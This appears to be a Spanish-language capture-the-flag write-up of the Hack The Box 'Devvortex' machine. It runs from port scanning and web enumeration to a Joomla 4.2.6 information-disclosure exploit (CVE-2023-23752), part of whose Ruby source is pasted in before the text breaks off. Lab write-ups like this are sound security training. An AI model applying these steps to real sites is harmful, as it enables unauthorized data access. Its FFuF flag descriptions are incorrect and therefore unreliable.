

## HTB – Devvortex

### Objetivos del laboratorio:

- Enumerar directorios y archivos ocultos utilizando Gobuster y FFuF.
- Descubrir y explotar vulnerabilidades en aplicaciones web.
- Buscar y aprovechar vulnerabilidades específicas de Joomla.
- Enumerar y extraer información sensible de la base de datos.

### Requisitos:

- Sistema Operativo Kali Linux
- Software Gobuster
- Software Jomscan
- Exploit para Joomla < 4.2.8

### Categoría:

Web, Linux, SSH, Escalación de Privilegios, Exploiting, MySQL.

### Dificultad:

Fácil

## Comandos y Parámetros a Emplear:

### Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.

### Nmap

Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

### Netcat

Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

## Gobuster

Parámetro	Descripción
-u	Se utiliza para especificar la URL de destino
-w	Se utiliza para especificar el archivo de palabras clave o diccionario.

## FFuF

Parámetro	Descripción
-c	Especifica el número de conexiones simultáneas que FFuF intentará establecer.
-w	Especifica el número de solicitudes que FFuF intentará realizar por conexión.
--fs	Especifica el tamaño del búfer de datos que FFuF utilizará para almacenar los datos de las solicitudes.
-u	Especifica la URL del objetivo al que FFuF intentará conectarse.
-H	Especifica las cabeceras HTTP que FFuF utilizará en las solicitudes.

## Joomscan


Parámetro	Descripción
-u	Se utiliza para especificar la URL del objetivo que se va a escanear.

## John The Ripper

Parámetro	Descripción
--wordlist	Se utiliza para especificar una lista de palabras o frases que se utilizarán para probar contraseñas

## Desarrollo:

1. Antes de empezar la resolución de la máquina, es imperativo validar la conectividad con el host objetivo. Este procedimiento se inicia mediante la ejecución de un comando de ping dirigido a la dirección IP correspondiente al dispositivo objetivo.



```
eddyrack864@kali:~$ ping 10.10.11.242
PING 10.10.11.242 (10.10.11.242) 56(84) bytes of data:
64 bytes from 10.10.11.242: icmp_seq=1 ttl=63 time=89.8 ms
64 bytes from 10.10.11.242: icmp_seq=2 ttl=63 time=310 ms
64 bytes from 10.10.11.242: icmp_seq=3 ttl=63 time=164 ms
64 bytes from 10.10.11.242: icmp_seq=4 ttl=63 time=132 ms
64 bytes from 10.10.11.242: icmp_seq=5 ttl=63 time=235 ms
64 bytes from 10.10.11.242: icmp_seq=6 ttl=63 time=261 ms
^C
--- 10.10.11.242 ping statistics ---
```

2. La siguiente fase se inicia con la aplicación de un escaneo de puertos mediante la herramienta Nmap, destacando la utilización de los parámetros -sC y -sV para un análisis más exhaustivo. Este procedimiento revela la existencia de los puertos 22 y 80 abiertos en el host objetivo.

```
(eddyrack864@kali)-[~]
$ nmap -sC -sV 10.10.11.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-17 15:14 -05
Nmap scan report for 10.10.11.242 (10.10.11.242)
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.53 seconds
```

3. Previo a la navegación hacia la dirección IP de la máquina objetivo para acceder a la página web alojada debido a la existencia del puerto 80 HTTP abierto, se procedió a la inclusión de la dirección IP y el nombre de dominio asociado en el archivo "hosts".

```
(eddyrack864@kali)-[~]
$ sudo nano /etc/hosts
```

4. Una vez que se ha introducido la dirección IP y el nombre de dominio en el editor de texto Nano, se procede a guardar dicha información mediante la combinación de teclas Ctrl + O. La confirmación de los cambios se efectúa mediante la pulsación de la tecla Enter, y posteriormente, se finaliza la sesión en el editor mediante Ctrl + X.


```
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali.kali kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.103.103 unika.htb
10.129.133.181 thetoppers.htb
10.129.133.181 s3.thetoppers.htb
10.10.11.227 keeper.htb tickets.keeper.htb
10.10.11.230 cozyhosting.htb
10.10.11.239 codify.htb
10.10.11.242 devvortex.htb

No se puede guardar a este punto.
¿Se desea guardar los cambios? (Y/n)

Ayuda Guardar Buscar Cortar Ejecutar Ubicación Deshacer Poner marca A llave Anterior
Salir Leer fich. Reemplazar Pegar Justificar Ir a línea Rehacer Copiar Buscar atrás Siguiente
```

5. Tras la incorporación del dominio correspondiente, procede a ingresar la dirección IP asociada en el navegador web, dando lugar a la carga de una interfaz de página empresarial.




6. Posteriormente, se procede a realizar una enumeración exhaustiva de los directorios y archivos potencialmente presentes en la página web. Esta tarea se lleva a cabo mediante la utilización de la herramienta Gobuster, configurada con los parámetros correspondientes, tales como el dominio objetivo y el diccionario específico a emplear.




7. Dada la ausencia de descubrimiento de subdirectorios de interés mediante la herramienta Gobuster, se procede a emplear FFuF como alternativa para la enumeración de directorios. FFuF, una herramienta especializada en este propósito, se configura con parámetros específicos, incluyendo el diccionario a utilizar, la URL y el host pertinente. Como resultado de esta exploración, se logra identificar un nuevo dominio con extensión .dev.




8. Tras ingresar el dominio .dev en la URL previamente asociada, devvortex.htb, el navegador indica que no podemos acceder al sitio. Este inconveniente se resuelve incorporando una vez más la referencia al nuevo dominio en el archivo de hosts del sistema.




9. Nuevamente, mediante la ejecución del comando nano, se procede a modificar el archivo hosts.



10. A continuación del dominio previamente incorporado, se procede a agregar el nuevo dominio recién identificado, separándolo del anterior mediante un espacio en el archivo de hosts.



11. Tras la adecuada inclusión del nuevo dominio en el archivo de hosts, al acceder nuevamente a la página web, se verifica una carga exitosa.



12. Subsecuentemente, se lleva a cabo una nueva fase de enumeración de directorios, centrándose específicamente en el dominio recientemente añadido. Mediante la herramienta Gobuster, empleada nuevamente para este propósito, se examinan los resultados obtenidos, destacándose la identificación de una ruta particularmente relevante denominada "administrator".

```
(eddyrack864@kali)~$ gobuster dir -w /home/eddyrack864/Descargas/gobuster/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://dev.devvortex.htb/ -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://dev.devvortex.htb/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /home/eddyrack864/Descargas/gobuster/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/images/]
/home (Status: 200) [Size: 23221]
/media (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/media/]
/templates (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/templates/]
/modules (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/modules/]
/plugins (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/plugins/]
/includes (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/includes/]
/language (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/language/]
/components (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/components/]
/api (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/api/]
/cache (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/cache/]
/libraries (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/libraries/]
/tmp (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/tmp/]
/layouts (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/layouts/]
/administrator (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/administrator/]
Progress: 5955 / 220561 (2.70%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5957 / 220561 (2.70%)


Finished
```




13. Tras acceder a la ruta identificada en la página web, nos encontramos con una interfaz destinada a la autenticación de usuarios.




14. A continuación usaremos la herramienta joomscan para encontrar información sobre la pagina de inicio de sesión.




15. En la siguiente fase de análisis, se empleará la herramienta JoomScan con el propósito de recabar información significativa acerca del portal de inicio de sesión previamente identificado. Este proceso permitirá obtener detalles cruciales sobre la plataforma Joomla utilizada, revelando que la versión en funcionamiento es la 4.2.6.




16. Tras la identificación de la versión específica (4.2.6) del sistema Joomla en uso, se inicia una búsqueda exhaustiva en la web con el propósito de localizar potenciales exploits relacionados con dicha versión. En el transcurso de esta investigación, se descubre un exploit diseñado para versiones 4.2.8 o anteriores del sistema Joomla.



17. La búsqueda en Exploit Database arroja resultados positivos al identificar un exploit específico diseñado para la versión 4.2.6 del sistema Joomla.



18. En esta etapa, se procede a la creación de un archivo con extensión .rb, indicativa de un archivo en lenguaje Ruby. Este paso es crucial, ya que el exploit identificado previamente está desarrollado en Ruby.





19. Mediante el editor de texto Nano, se procede a pegar el código obtenido previamente de la página de Exploit Database.

```
GNU nano 7.2 exploit.rb *
#!/usr/bin/env ruby

# Exploit
## Title: Joomla! v4.2.8 - Unauthenticated information disclosure
## Exploit author: noraaj (Alexandre ZANNI) for ACCEIS (https://www.acceis.fr)
## Author website: https://pwn.by/noraj/
## Exploit sources: https://github.com/ACCEIS/exploit-CVE-2023-23752
## Date: 2023-03-24
## Vendor Homepage: https://www.joomla.org/
## Software Link: https://downloads.joomla.org/cms/joomla4/4-2-7/Joomla_4-2-7-Stable-Full_Package.tar.gz?format=gz
## Version: 4.0.0 < 4.2.8 (it means from 4.0.0 up to 4.2.7)
## Tested on: Joomla! Version 4.2.7
## CVE : CVE-2023-23752
## References:
## - https://nsfocusglobal.com/joomla-unauthorized-access-vulnerability-cve-2023-23752-notice/
## - https://developer.joomla.org/security-centre/894-20230201-core-improper-access-check-in-webservice-endpoints.html
## - https://attackerkb.com/topics/18qrh3PXIX/cve-2023-23752
## - https://nvd.nist.gov/vuln/detail/CVE-2023-23752
## - https://vulncheck.com/blog/joomla-for-rce
## - https://github.com/projectdiscovery/nuclei-templates/blob/main/cves/2023/CVE-2023-23752.yaml

# standard library
require 'json'

# gems
require 'httpx'
require 'docopt'
require 'paint'

doc = <<-DOCOPT
#(Paint['Joomla! < 4.2.8 - Unauthenticated information disclosure', :bold])

#(Paint['Usage:', :red])
#(Paint['  _FILE_'] <url> [options])
#(Paint['  -h | --help'])

#(Paint['Parameters:', :red])
#(Paint['  <url>          Root URL (base path) including HTTP scheme, port and root folder'])
DOCOPT
end
```

20. A continuación, se lleva a cabo la ejecución del exploit mediante el intérprete de Ruby, proporcionando como argumento la URL del objetivo. Es probable que surjan errores en esta fase debido a la ausencia de tres gemas específicas (paquetes de Ruby) requeridas para el funcionamiento correcto del exploit.

```
